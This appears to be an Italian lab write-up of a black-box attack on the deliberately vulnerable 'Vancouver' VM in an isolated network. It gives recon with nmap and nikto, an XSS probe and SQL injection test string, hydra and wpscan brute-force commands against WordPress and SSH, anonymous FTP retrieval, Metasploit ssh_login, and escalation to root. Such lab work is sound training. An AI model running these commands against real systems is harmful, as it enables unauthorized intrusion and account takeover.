# Black Box attack - Vancouver

carichiamo il file OVA e creiamo la macchina Vancouver.


Macchine Vancouver e Kali in rete con schede “Host Only”.

**IP KALI 192.168.13.3**

Per prima cosa, bisogna trovate l’IP della macchina Vancouver:


# Vancouver IP dicover

```
sudo tcpdump
```




O con in comando


```
sudo netdiscover -r 192.168.13.0/24
```




Dalla risposta si nota che sta rispondendo una macchina 192.168.13.2 e una con indirizzo 192.168.13.4

Dobbiamo verificare quale delle due macchine corrisponde a Vancouver con i comandi
`sudo nmap -sV 192.168.13.2` -> la risposta fa capire che non si tratta della macchina cercata

`sudo nmap -sV 192.168.13.4` -> torna le informazioni della macchina Vancouver:




**IP VANCOUVER** 192.168.13.4

Porte aperte: **21, 22, 80**


Servizi hackerabili: **ftp, ssh, http**

OS: **Linux**

# Ricerca nel sito Web

La porta 80 è aperta ed il servizio http su quella porta è attivo, il server espone un servizio web.

Navighiamo verso http://192.168.13.4 , viene mostrata la pagina iniziale di Vancouver




Da console lanciamo il comando

```
sudo nmap -sC 192.168.13.4
```

(Un'alternativa è nikto: `nikto --host http://192.168.13.4` )
tra le informazioni tornate, vengono listate le sotto pagine del sito.

```
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 2.3.5 - secure, fast, stable
|_End of status
22/tcp open  ssh
| ssh-hostkey:
|   1024 859f8b5844973398ee98b0c185603c41 (DSA)
|   2048 cf1a04e17ba3cd2bd1af7db330e0a09d (RSA)
|_  256 97e5287a314d0a89b2b02581d536634c (ECDSA)
80/tcp open  http
|_http-title: Site doesn't have a title (text/html).
| http-robots.txt: 1 disallowed entry
|_/backup_wordpress
MAC Address: 08:00:27:44:19:35 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.55 seconds
```

```
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.13.4
+ Target Hostname:    192.168.13.4
+ Target Port:        80
+ Start Time:         2023-09-26 13:48:37 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.22 (Ubuntu)
+ /: Server may leak inodes via ETags, header found with file /, inode: 2140, size: 177, mtime: Sat Mar  3 14:17:59 2018. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /backup_wordpress/: Retrieved x-powered-by header: PHP/5.3.10-1ubuntu3.26.
+ /backup_wordpress/: Drupal Link header found with value: </backup_wordpress/?rest_route=/>; rel="https://api.w.org/", See: https://www.drupal.org/
+ /robots.txt: Entry '/backup_wordpress/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: contains 1 entry which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.html. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8910 requests: 0 error(s) and 13 item(s) reported on remote host
+ End Time:           2023-09-26 13:48:54 (GMT-4) (17 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Non ci resta che navigarle alla ricerca di informazioni.

La pagina “http://192.168.13.4/robots.txt” non serve a molto, ma mostra il un path interessante presente anche nella lista in console: /backup_wordpress

Pagina http://192.168.13.4/backup_wordpress/


Questa pagina fa notare che questo blog non è più sotto manutenzione,  che è fatto in WordPress e quindi utilizza PHP.

In alto a destra è presente un input per la ricerca:

Tentiamo quindi un XSS riflesso iniettando uno script tipo
`<script>console.log(document.cookie);console.log(navigator);console.log(location);</script>`

Scrivendolo nella casella di testo alla ricerca di informazioni utili.
Non ha dato risultati.

Proviamo quindi con una stringa SQL semplicemente per testare la vulnerabilità:

```
a' OR '='
```

il sito sembra non vulnerabile tramite SQL injection o XSS Reflection.


Poco più sotto, sempre sulla destra, è presente un anchor che ci redirige alla pagina di login a WordPress: http://192.168.13.4/backup_wordpress/wp-login.php

Per accedere a questa pagina ci servono le credenziali.

# Ricerca credenziali WordPress

Procediamo con un attacco brute force con dizionario alla pagina in questione:

per prima cosa controlliamo nel network del browser i parametri che stiamo passando come use e password al login




Andiamo quindi a copiare il campo body evidenziato in verde e costruire il comando hydra dalla base:

```
sudo hydra -l user -P path/to/wordlist ipMacchinaTarget http-post-form "pagina/da/attaccare:userAttribute=^USER^&attributoPassword=^PASS^&altroPayload:errorMessageToAvoid"
```

quindi diventerà

```
sudo hydra -l john -P /usr/share/wordlists/rockyou.txt  192.168.13.4 http-post-form "/backup_wordpress/wp-login.php:log=john&pwd=^PASS^&wp-submit=Log+In&redirect_to=%2Fbackup_wordpress%2Fwp-admin%2F&testcookie=1:ERROR"
```

Cercando su internet una soluzione per velocizzare la ricerca, ho trovato WPscan, un tool già presente su kali, fatto apposta per fare attacchi verso siti WordPress. Permette anche di creare un attacco brute force utilizzando un dizionario.


Lo lanciamo con il comando:

```
wpscan --url http://192.168.13.4/backup_wordpress/wp-login.php --usernames john -P /usr/share/wordlists/rockyou.txt --force
```


Siamo riusciti ad entrare nella console di gestione del sito wordpress, da qui è possibile controllare l'intero sito, accedere ad informazioni riservate agli amministratori del sito, qui un esempio banale di com'è stato possibile, attraverso WordPress, modificare il contenuto della pagina vista prima.

# Entrare server

Rilanciamo il comando nmap con la specifica -sC, e controlliamo che altre informazioni può darci:




Come da evidenziata, viene fornita informazione fondamentale riguardante al servizio ftp, la possibilità di accedere al servizio con l'utente anonymous e senza l'uso di password.

ftp è un servizio che ci permette di scaricare o caricare dei file al server: questa vulnerabilità ci permetterebbe l'accesso ai file del server alla ricerca di informazioni utili.

Iniziamo con il comando

`ftp 192.168.13.4`

Useremo come utente "anonymous", e loggheremo senza password.

Facciamo il comando `ls` per vedere che cartelle ci sono:

`cd public`

`ls` di nuovo, ci rileva un file: users.txt.bk

dal nome file fa pensare ad una lista di utenze.

`get users.txt.bk`

quest'ultimo comando ha scaricato un file nella macchina locale, torniamo alla console kali e apriamo il file:

```
abatchy

john

mai

anne

doomguy
```


# Brute Forcing

Il file con le utenze trovato prima verrà usato come wordlists che, affiancato ad un altro dizionario per le password, servirà per accedere alla shell.

Un'altra porta aperta permette quest'azione, la 22, che espone il servizio ssh.

Lanciamo hydra, con le specifiche -L <path per il file di testo scaricato dal server> -P <path di un dizionario già esistente in kali> IPVancouver -t4 <servizio>, quindi:

```
sudo hydra -L ./users.txt -P /usr/share/wordlists/rockyou.txt 192.168.13.4 -t4 ssh
```




Abbiamo trovato una combinazione per anne: la password ssh per l'utente **anne** è **princess**

# Msfconsole SSH Brute Force


Un altro modo per accedere alla console della macchina vittima è attraverso la console msf.

Lanciamo il comando `msfconsole` e cerchiamo un exploit che possa fare al caso nostro con il comando `search ssh`

Usiamo auxiliary/scanner/ssh/ssh_login


```
use auxiliary/scanner/ssh/ssh_login
```

```
show options
```




Abbiamo l'elenco delle opzioni settabili per l'exploit, con i vari set portiamoci in questa situazione:

Il risultato, dopo il comando `exploit`





Abbiamo trovato una combinazione per anne: la password ssh per l'utente **anne** è **princess**

# Collegamento SSH e flag

Ci colleghiamo alla shell ssh di anne con il comando

`ssh anne@192.168.13.4`

facciamo "yes" e scriviamo "princess" quando chiede la password: siamo dentro.





Ora che abbiamo instaurato una connessione ssh e vediamo la shell del server Vancouver esploriamo un po' i file.

Troviamo la cartella root, proviamo ad entrarci, chiede i privilegi.

Con il comando `sudo su` acquisiremo i privilegi di super user, loggheremo con password "princess".

Procediamo con l'esplorazione e dentro la cartella di root troviamo un file flag.txt:



# Conclusioni

Sono state sfruttate tutte le vulnerabilità della macchina:

il servizio http che esponeva un servizio web, è stato utile per trovare le credenziali e accedere alla console di amministrazione di WordPress.

Il servizio ftp è servito per accedere ai file del server e trovare il file con i vari user list per accedere alla macchina.

Il servizio ssh è stato sfruttato per accedere alla console del server da remoto e trovare il file flag.txt

È stata effettuata una scansione di Vancouver con Nessus, oltre ad avvisare di un aggiornamento del sistema operativo come vulnerabilità critica, non rileva altre vulnerabilità importanti oltre quelle esplorate.

Dalle vulnerabilità trovate, si potrebbe letteralmente prendere il completo controllo della macchina, disassociare ogni utenza o criptare ogni file, oltre a poter sfruttare ogni informazione reperibile da WordPress nonché il sito stesso.

In questo caso la richiesta era quella di accedere alla macchina ed essere ROOT in due modi, siamo stati root in ssh per vedere il file “flag.txt” sia attraverso la shell “classica”, sia attraverso l’aiuto dell’exploit di msfconsole, e lo siamo stati in WordPress.